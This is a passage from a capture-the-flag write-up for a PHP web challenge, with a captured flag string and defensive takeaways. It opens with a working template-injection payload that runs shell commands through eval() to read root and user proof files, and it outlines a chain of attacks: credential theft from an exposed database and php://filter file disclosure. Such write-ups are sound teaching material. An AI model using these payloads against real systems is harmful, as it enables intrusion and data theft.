{php}system('cat /home/*/local.txt /root/proof.txt /home/local.txt 2>/dev/null; find / -name "flag*" -o -name "proof*" -o -name "local*" 2>/dev/null');{/php}
```


How the payload works:

1. The server receives our description containing `{php}...{/php}` tags
2. The `SimpleSmarty::fetch()` method processes the description
3. The regex extracts the code between the tags
4. `eval()` executes our PHP code: `system('cat ...')`
5. `system()` runs the shell command on the server
6. The command reads flag files and searches for any files matching "flag", "proof", or "local"

- The output is captured and stored as the quiz description

Step 7 — Flag Capture

The executed command output appeared as the quiz description on the quiz listing page:



FLAG CAPTURED

flag_ebaeafba_6a42_47bc_955d_eb83c74ca8d1

Attack Chain Summary

Complete Attack Chain

- Nmap scan** → Found Apache web server on port 80, noted `?file=` parameter
- Gobuster** → Discovered `/admin.php` and `/data/` directory
- Information Leakage** → `/data/` had directory listing enabled, exposing `auth.db`
- Credential Extraction** → SQLite database contained admin username and password in plaintext
- Authentication Bypass** → Logged into admin panel with extracted credentials
- SSTI Testing (Failed)** → Tried Jinja2/Twig/ERB/Pug payloads — none worked
- Source Code Disclosure** → Used `php://filter` LFI to read `admin.php` source code
- Code Analysis** → Found `SimpleSmarty` class using `eval()` on the Description field
- Code Injection** → Injected `{php}system('...');{/php}` in Description field
- Flag Captured** → Command output revealed the flag

Key Takeaways

- Directory listing is dangerous** — Exposing `/data/` with sensitive files gave us the initial foothold. Always disable directory listing in production.
- Never store credentials in plaintext** — The SQLite database had the admin password in cleartext. Passwords should always be hashed (bcrypt, argon2).

3. **PHP filter LFI** is a powerful technique — Even when direct path traversal fails, `php://filter/convert.ba` can reveal source code. This is one of the most common CTF techniques.
4. **Read the source code before guessing** — We wasted time trying Jinja2/Twig payloads. Reading the source code immediately revealed the correct syntax (`{php}...{/php}`).
5. **Never use `eval()` on user input** — The `eval()` function should never process user-supplied data. This is the root cause of the RCE vulnerability.
6. **Vulnerability chaining** — No single vulnerability gave us the flag. We had to chain: information leakage → auth bypass → source code disclosure → code injection.